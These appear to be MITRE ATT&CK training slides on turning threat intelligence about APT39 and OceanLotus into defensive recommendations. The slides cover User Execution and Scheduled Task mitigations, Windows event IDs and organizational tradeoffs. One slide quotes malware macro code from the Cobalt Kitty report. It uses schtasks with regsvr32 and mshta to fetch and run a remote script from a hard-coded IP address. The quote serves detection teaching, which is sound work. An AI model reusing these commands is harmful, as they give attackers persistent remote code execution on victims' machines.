
APT39
OceanLotus
Both groups

Exercise 4: Comparing Layers in ATT&CK Navigator

- Here are the overlapping techniques:

1. Spearphishing Attachment
2. Spearphishing Link
3. Scheduled Task
4. Scripting
5. User Execution
6. Registry Run Keys/Startup Folder
7. Network Service Scanning

Process of Applying ATT&CK to CTI




End of Module 4

Module 5:

Making Defensive Recommendations from

ATT&CK-Mapped Data

Process of Applying ATT&CK to CTI



Applying Technique Intelligence to Defense

- **We've now seen a few ways to identify techniques seen in the wild**
 - Extracted from finished reporting
 - Extracted from raw/incident data
 - Leveraging data already mapped by ATT&CK team
- **Can identify techniques used by multiple groups we care about**
 - May be our highest priority starting point
- **How do we make that intelligence actionable?**

Process for Making Recommendations from Techniques

- 0. Determine priority techniques**
- 1. Research how techniques are being used**
- 2. Research defensive options related to technique**
- 3. Research organizational capability/constraints**
- 4. Determine what tradeoffs are for org on specific options**
- 5. Make recommendations**

0. Determine Priority Techniques

- Multiple ways to prioritize, today focused on leveraging CTI
1. Data sources: what data do you have already?
 2. Threat intelligence: what are your adversaries doing?
 3. Tools: what can your current tools cover?
 4. Red team: what can you see red teamers doing?

0. Determine Priority Techniques

- **Threat intelligence: what are your adversaries doing?**

1. Spearphishing Attachment
2. Spearphishing Link
3. Scheduled Task
4. Scripting
5. **User Execution**
6. Registry Run Keys/Startup Folder
7. Network Service Scanning

1. Research How Techniques Are Being Used

- **What specific procedures are being used for a given technique?**
 - Important that our defensive response overlaps with activity

From the APT39 Report

FireEye Intelligence has observed APT39 leverage **spear phishing emails with malicious attachments and/or hyperlinks** typically resulting in a **POWBAT infection**

- Execution – User Execution (T1204)

From the Cobalt Kitty Report

Two types of payloads were found in the spear-phishing emails

- Execution – User Execution (T1204)

1. Research How Techniques Are Being Used

User Execution

Procedure Examples

Name	Description
admin@338	admin@338 has attempted to get victims to launch malicious Microsoft Word attachments delivered via spearphishing emails. [74]
APT12	APT12 has attempted to get victims to open malicious Microsoft Word and PDF attachment sent via spearphishing. [72] [73]
APT19	APT19 attempted to get users to launch malicious attachments delivered via spearphishing emails. [15]
APT28	APT28 attempted to get users to click on Microsoft Office attachments containing malicious macro scripts. [21] [22]
APT29	APT29 has used various forms of spearphishing attempting to get a user to open links or attachments, including, but not limited to, malicious Microsoft Word documents, .pdf, and .lnk files. [25] [2]
APT32	APT32 has attempted to lure users to execute a malicious dropper delivered via a spearphishing attachment. [57] [58] [59]

2. Research Defensive Options Related to Technique

- Many sources provide defensive information indexed to ATT&CK
 - ATT&CK
 - Data Sources
 - Detections
 - Mitigations
 - Research linked to from Technique pages
 - MITRE Cyber Analytics Repository (CAR)
 - Roberto Rodriguez's ThreatHunter-Playbook
 - Atomic Threat Coverage
- Supplement with your own research

2. Research Defensive Options Related to Technique

User Execution

An adversary may rely upon specific actions by a user in order to gain execution. This may be direct code execution, such as when a user opens a malicious executable delivered via [Spearphishing Attachment](#) with the icon and apparent extension of a document file. It also may lead to other execution techniques, such as when a user clicks on a link delivered via [Spearphishing Link](#) that leads to exploitation of a browser or application vulnerability via [Exploitation for Client Execution](#). Adversaries may use several types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, and .cpl.

As an example, an adversary may weaponize Windows Shortcut Files (.lnk) to bait a user into clicking to execute the malicious payload.^[1] A malicious .lnk file may contain [PowerShell](#) commands. Payloads may be included into the .lnk file itself, or be downloaded from a remote server.^{[2][3]}

ID: T1204

Tactic: Execution

Platform: Linux, Windows, macOS

Permissions Required: User

Data Sources: Anti-virus, Process command-line parameters, Process monitoring

Contributors: Oleg Skulkin, Group-IB

Version: 1.1

2. Research Defensive Options Related to Technique

User Execution

Mitigations

Mitigation	Description
Execution Prevention	Application whitelisting may be able to prevent the running of executables masquerading as other files.
Network Intrusion Prevention	If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
Restrict Web-Based Content	If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files in Obfuscated Files or Information .
User Training	Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.

2. Research Defensive Options Related to Technique

User Execution

Detection

Monitor the execution of and command-line arguments for applications that may be used by an adversary to gain Initial Access that require user interaction. This includes compression applications, such as those for zip files, that can be used to [Deobfuscate/Decode Files or Information](#) in payloads.

Anti-virus can potentially detect malicious documents and files that are downloaded and executed on the user's computer. Endpoint sensing or network sensing can potentially detect malicious events once the file is opened (such as a Microsoft Word document or PDF reaching out to the internet or spawning Powershell.exe) for techniques such as [Exploitation for Client Execution and Scripting](#).

2. Research Defensive Options Related to Technique

User Execution

References

1. Ahl, I. (2017, June 06). Privileges and Credentials: Phished at the Request of Counsel. Retrieved May 17, 2018.
2. Lee, B, et al. (2018, February 28). Sofacy Attacks Multiple Government Entities. Retrieved March 15, 2018.
3. F-Secure Labs. (2015, September 17). The Dukes: 7 years of Russian cyberespionage. Retrieved December 10, 2015.
4. Foltýn, T. (2018, March 13). OceanLotus ships new backdoor using old tricks. Retrieved May 22, 2018.
5. O'Leary, J., et al. (2017, September 20). Insights into Iranian Cyber Espionage: APT33 Targets Aerospace and Energy Sectors and has Ties to Destructive Malware. Retrieved February 15, 2018.
6. FireEye. (2018, February 20). APT37 (Reaper): The Overlooked North Korean Actor. Retrieved March 1, 2018.
20. Falcone, R., et al. (2018, August 02). The Gorgon Group: Slithering Between Nation State and Cybercrime. Retrieved August 7, 2018.
21. Sherstobitoff, R. (2018, March 08). Hidden Cobra Targets Turkish Financial Sector With New Bankshot Implant. Retrieved May 18, 2018.
22. Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes maritime and defense targets. Retrieved February 15, 2018.
23. Counter Threat Unit Research Team. (2017, July 27). The Curious Case of Mia Ash: Fake Persona Lures Middle Eastern Targets. Retrieved February 26, 2018.
24. PwC and BAE Systems. (2017, April). Operation Cloud Hopper: Technical Annex. Retrieved April 13, 2017.
25. FireEye iSIGHT Intelligence. (2017, April 6). APT10 (MenuPass

2. Research Defensive Options Related to Technique

WINDOWS ATT&CK LOGGING CHEAT SHEET - Win 7 - Win 2012

Execution	Service Execution	T1035	4688 Process CMD Line	4688 Process Execution	4657 Windows Registry	7045 New Service	7040 Service
Execution	User Execution	T1204	4688 Process CMD Line	4688 Process Execution	Anti-virus		
Execution	Windows Management Instrumentation	T1047	4688 Process CMD Line	4688 Process Execution	4624 Authentication logs	Netflow/Enclave netflow	

https://www.malwarearchaeology.com/s/Windows-ATTCKLogging-Cheat-Sheet_ver_Sept_2018.pdf

- Further research shows that for Windows to generate event 4688 multiple GPO changes are required and it is very noisy
- Similar information can be gathered via Sysmon with better filtering

2. Research Defensive Options Related to Technique

- **ATT&CK:**
 - <https://attack.mitre.org>
- **Cyber Analytics Repository:**
 - <https://car.mitre.org/>
- **Threat Hunter Playbook**
 - <https://github.com/hunters-forge/ThreatHunter-Playbook>
- **Windows ATT&CK Logging Cheatsheet**
 - <https://www.malwarearchaeology.com/cheat-sheets>

2. Research Defensive Options Related to Technique

- **User training**
- **Application whitelisting**
- **Block unknown files in transit**
- **NIPS**
- **File detonation systems**
- **Monitor command-line arguments**
 - Windows Event Log 4688
 - Sysmon
- **Anti-Virus**
- **Endpoint sensing**

3. Research Organizational Capabilities/Constraints

- **What data sources, defenses, mitigations are already collected/in place?**
 - Some options may be inexpensive/simple
 - Possibly new analytics on existing sources
- **What products are already deployed that may have add'l capabilities?**
 - E.g. able to gather new data sources/implement new mitigations
- **Is there anything about the organization that may preclude responses?**
 - E.g. user constraints/usage patterns

3. Research Organizational Capabilities/Constraints

- **Notional Capabilities**

- Windows Events already collected to SIEM (but not process info)
- Evaluating application whitelisting tools
- Highly technical workforce
- Already have an email file detonation appliance
- Already have anti-virus on all endpoints

- **Notional Constraints**

- SIEM at close to license limit, increase would be prohibitive
- Large portion of user population developers, run arbitrary binaries
- Files in transit usually encrypted passing by NIPS

4. Determine What Tradeoffs Are for Org on Specific Options

- How do each of the identified options fit into your org?
- Example Positives
 - Leveraging existing strengths/tools/data sources
 - Close fit with specific threat
- Example Negatives
 - Cost not commiserate with risk averted
 - Poor cultural fit with organization
- Highly dependent on your specific organization

4. Determine What Tradeoffs Are for Org on Specific Options

Defensive option	Example Pros	Example Cons
Increase user training around clicking on attachments	Covers most common use case, technical workforce likely will make good sensors	Time investment by all users, training fatigue
Enforcement of application whitelisting	Already examining whitelisting solution, most binaries of concern never seen before	Developer population heavily impacted if prevented from running arbitrary binaries. High support cost.
Monitor command-line arguments/create analytic	Collecting events already, already feeding into a SIEM	Volume of logs from processes likely unacceptable license cost.
Anti-Virus	Already in place	Limited signature coverage
Install endpoint detection and response (EDR) product	Possibly best visibility without greatly increasing log volumes	No existing tool, prohibitively expensive
Email Detonation Appliance	Already in place	May not have full visibility into inbound email

5. Make Recommendations

- Could be technical, policy, or risk acceptance
- Could be for management, SOC, IT, all of the above
- Some potential recommendation types:
 - Technical
 - Collect new data sources
 - Write a detection/analytic from existing data
 - Change a config/engineering changes
 - New tool
 - Policy changes
 - Technical/human
 - Accept risk
 - Some things are undetectable/unmitigable or not worth the tradeoff

5. Make Recommendations

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise		Scheduled Task		Binary Padding	Network Sniffing	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Compressed	Data Destruction
Exploit Public-Facing Application	Launchctl		Access Token Manipulation	Account Manipulation	Account Discovery	Automated Collection	Communication Through Removable Media	Data Encrypted	Data Encrypted	Defacement	
External Remote Services	Local Job Scheduling	LSASS Driver	Bypass User Account Control	Bash History	Application Window Discovery	Clipboard Data	Connection Proxy	Data Transfer Size Limits	Disk Content Wipe	Disk Structure Wipe	
Hardware Additions	Trap	DLL Search Order Hijacking	Extra Window Memory Injection	Brute Force	Distributed Component Object Model	Data from Information Repositories	Custom Command and Control Protocol	Exfiltration Over Network Medium	Exfiltration Over Other	Endpoint Denial of Service	
Replication Through Removable Media	AppleScript	CMSTP	Process Injection	Credential Dumping	Browser Bookmark Discovery	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Firmware Corruption	Inhibit System Recovery	
Spearphishing Attachment	Command-Line Interface	CMSTP	Image File Execution Options Injection	Credentials in Registry	Domain Trust Discovery	Data from Network Shared Drive	Data Encoding	Exfiltration Over Alternative Protocol	Exfiltration Over Network Denial of Service	Resource Hijacking	
Spearphishing Link	Compiled PE File	Control Panel Items	Plist Modification	Exploitation for Credential Access	File and Directory Discovery	Data from Removable Media	Data Obfuscation	Data Staged	Data from Physical Medium	Runtime Data Manipulation	
Spearphishing Network	Compiled PE File	Accessibility Features	Valid Accounts	Forced Authentication	Logon Scripts	Data from Removable Media	Domain Fronting	Domain Generation Algorithms	Exfiltration Over Service Stop	Service Stop	
Supply Chain Compromise	Dynamic Data Exchange	AppCert DLLs	Clear Command History	Network Share Discovery	Pass the Hash	Data from Removable Media	Domain Generation Algorithms	Scheduled Transfer	Stored Data Manipulation	Transmitted Data Manipulation	
Trusted Relationship	Dynamic Data Exchange through API	AppInit DLLs	CMSTP	Hooking	Network Policy Discovery	Data from Removable Media	Fallback Channels				
Valid Accounts	Execution	Application Shimming	Code Signing	Input Capture	Pass the Ticket	Data from Removable Media	Multi-hop Proxy				
	Module Load	Dylib Hijacking	Compiled HTML File	Kerberoasting	Peripheral Device Discovery	Data Staged	Multilayer Encryption				
	Exploitation for File System Permissions Weakness	Component Firmware	Component Object Model Hijacking	Input Prompt	Remote Desktop Protocol	Data Obfuscation	Multi-Stage Channels				
Graphical User Interface	File System Permissions Weakness	Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay	Permission Groups Discovery	Email Collection	Domain Fronting	Port Knocking				
InstallUtil	File System Permissions Weakness	Control Panel Items	LLMNR/NBT-NS Poisoning and Relay	Process Discovery	Man in the Browser	Domain Generation Algorithms	Remote Access Tools				
Mshta	File System Permissions Weakness	Path Interception	LLMNR/NBT-NS Poisoning and Relay	Query Registry	Screen Capture	Fallback Channels	Remote File Copy				
PowerShell	File System Permissions Weakness	Port Monitors	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Video Capture	Multi-hop Proxy	Standard Application Layer Protocol				
Regsvcs/Regasm	File System Permissions Weakness	Service Registry Permissions Weakness	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Shared Webroot	Multilayer Encryption	Standard Cryptographic Protocol				
Regsvr32	File System Permissions Weakness	Setuid and Setgid	LLMNR/NBT-NS Poisoning and Relay	System Information Discovery	SSH Hijacking	Multi-Stage Channels	Standard Non-Application Layer Protocol				
Rundll32	File System Permissions Weakness	Startup Items	LLMNR/NBT-NS Poisoning and Relay	Security Tools	Taint Shared Content	Port Knocking	Uncommonly Used Port				
Scripting	File System Permissions Weakness	Task Shell	LLMNR/NBT-NS Poisoning and Relay	Service Registry Permissions Weakness	System Network Configuration Discovery	Remote Access Tools	Web Service				
Service Execution	.bash_profile and .bashrc	Exploitation for Privilege Escalation	LLMNR/NBT-NS Poisoning and Relay	Service Registry Permissions Weakness	System Network Connections Discovery	Remote File Copy					
Signed Binary Proxy Execution	Account Manipulation	Exploitation for Defense Evasion	LLMNR/NBT-NS Poisoning and Relay	Service Registry Permissions Weakness	System Owner/User Discovery	Standard Application Layer Protocol					
Signed Script Proxy Execution	Authentication Package	SID-History Injection	LLMNR/NBT-NS Poisoning and Relay	Service Registry Permissions Weakness	System Service Discovery	Standard Cryptographic Protocol					
Source	BITS Jobs	Sudo	LLMNR/NBT-NS Poisoning and Relay	Service Registry Permissions Weakness	System Time Discovery	Standard Non-Application Layer Protocol					
Space after Filename					Virtualization/Sandbox	Uncommonly Used Port					
Third-party Software											
Trusted Developer Utilities											
User Execution											
Windows Management Instrumentation											
Windows Remote Management											
XSL Script Processing											

None of our existing tools have visibility into **Command-Line Interface** so we'll need to obtain something new

Supply Chain Compromise and **Component Firmware** are beyond our capability and resources to stop or detect, so we'll accept the risk

Keys / Startup Folder
Re-opened Applications

or Information
Port Knocking

Prioritized Technique

5. Make Recommendations (Example)

- 1. New user training around not clicking on attachments**
 - Policy changed matched with a technical workforce
- 2. Continued use of AV**
 - No additional cost
- 3. Increase coverage of email detonation**
 - Taking advantage of existing tools

Exercise 5: Defensive Recommendations

Worksheet in attack.mitre.org/training/cti under Exercise 5
“Making Defensive Recommendations Guided Exercise”

Download the worksheet and work through recommendation process

0. Determine priority techniques
1. Research how techniques are being used
2. Research defensive options related to technique
3. Research organizational capability/constraints
4. Determine what tradeoffs are for org on specific options
5. Make recommendations

■ Please pause. We suggest giving yourself 15 minutes for this exercise

Going Over the Exercise

- What resources were helpful to you finding defensive options?
- What kind of recommendations did you end up making?
- Did you consider doing nothing or accepting risk?
- Were there any options that were completely inappropriate for you?

0. Determine Priority Techniques

- **Threat intelligence: what are your adversaries doing?**

1. Spearphishing Attachment
2. Spearphishing Link
3. **Scheduled Task**
4. Scripting
5. User Execution
6. Registry Run Keys/Startup Folder
7. Network Service Scanning

1. Research How Techniques Are Being Used

From the Cobalt Kitty Report

```
Set fso = Nothing
sCommandLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
"""\regsvr32.exe\"" /s /n /u /i:\\"h\\"t\\"t\\"p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull,
                           sCommandLine,
```

```
vbCrLf & "    <Actions Context=""Author"">" & vbCrLf & "      <Exec>" &
vbCrLf & "        <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:<script language=""vbscript"""
src=""http://110.10.179.65:80/download/microsoftv.jpg"">code<
close</script>"</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & "    </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

Within a Word Macro

2. Research Defensive Options Related to Technique

[Matrices](#)[Tactics ▾](#)[Techniques ▾](#)[Groups](#)[Software](#)[Resources ▾](#)[Blog ↗](#)[Contact](#)

Scheduled Task

Utilities such as [at](#) and [schtasks](#), along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the the remote system. ^[1]

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

ID: T1053

Tactic: Execution, Persistence, Privilege Escalation

Platform: Windows

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Windows event logs

Supports Remote: Yes

CAPEC ID: [CAPEC-557](#)

Contributors: Leo Loobek, @leoloobek, Travis Smith, Tripwire, Alain Homewood, Insomnia Security

Version: 1.0

Scheduled Task

Detection

Monitor scheduled task creation from common utilities using command-line invocation. Legitimate scheduled tasks may be created during installation of new software or through system administration functions. Monitor process execution from the `svchost.exe` in Windows 10 and the Windows Task Scheduler `taskeng.exe` for older versions of Windows.^[83] If scheduled tasks are not used for persistence, then the adversary is likely to remove the task when the action is complete. Monitor Windows Task Scheduler stores in `%systemroot%\System32\Tasks` for change entries related to scheduled tasks that do not correlate with known software, patch cycles, etc. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Configure event logging for scheduled task creation and changes by enabling the "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service.^[84] Several events will then be logged on scheduled task activity, including:^{[85][86]}

- Event ID 106 on Windows 7, Server 2008 R2 - Scheduled task registered
- Event ID 140 on Windows 7, Server 2008 R2 / 4702 on Windows 10, Server 2016 - Scheduled task updated
- Event ID 141 on Windows 7, Server 2008 R2 / 4699 on Windows 10, Server 2016 - Scheduled task deleted
- Event ID 4698 on Windows 10, Server 2016 - Scheduled task created
- Event ID 4700 on Windows 10, Server 2016 - Scheduled task enabled
- Event ID 4701 on Windows 10, Server 2016 - Scheduled task disabled

Tools such as [Sysinternals Autoruns](#) may also be used to detect system changes that could be attempts at persistence, including listing current scheduled tasks.^[87] Look for changes to tasks that do not correlate with known software, patch cycles, etc. Suspicious program execution through scheduled tasks may show up as outlier processes that have not been seen before when compared against historical data.

Monitor processes and command-line arguments for actions that could be taken to create tasks. Remote access tools with built-in features may interact directly with the Windows API to perform these functions outside of typical system utilities. Tasks may also be created through Windows system management tools such as [Windows Management Instrumentation](#) and [PowerShell](#), so additional logging may need to be configured to gather the appropriate data.

3. Research Organizational Capabilities/Constraints

- For this exercise, assume that you have Windows Event Log Collection going to a SIEM, but no ability to collect process execution logging.

4. Determine What Tradeoffs Are for Org on Specific Options

Defensive option	Pros	Cons
Monitor scheduled task creation from common utilities using command-line invocation	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.
Configure event logging for scheduled task creation and changes	Fits well into existing Windows Event Log collection system, would be simple to implement enterprise wide.	Increases collected log volumes.
Sysinternals Autoruns may also be used	Would collect on other persistence techniques as well. Tool is free.	Not currently installed, would need to be added to all systems along with data collection and analytics of results.
Monitor processes and command-line arguments	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.

5. Make Recommendations


Given the limitations and sources we pointed at, likely answers similar to:

- Enable "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service, and create analytics around Event ID 106 - Scheduled task registered, and Event ID 140 - Scheduled task updated

Possibly

- Use Autoruns to watch for changes that could be attempts at persistence

In Closing



ATT&CK

<https://attack.mitre.org>

attack@mitre.org
 @MITREattack

Katie Nickels
 @_likethecoins

Adam Pennington
 @_whatshisface

End of Module 5
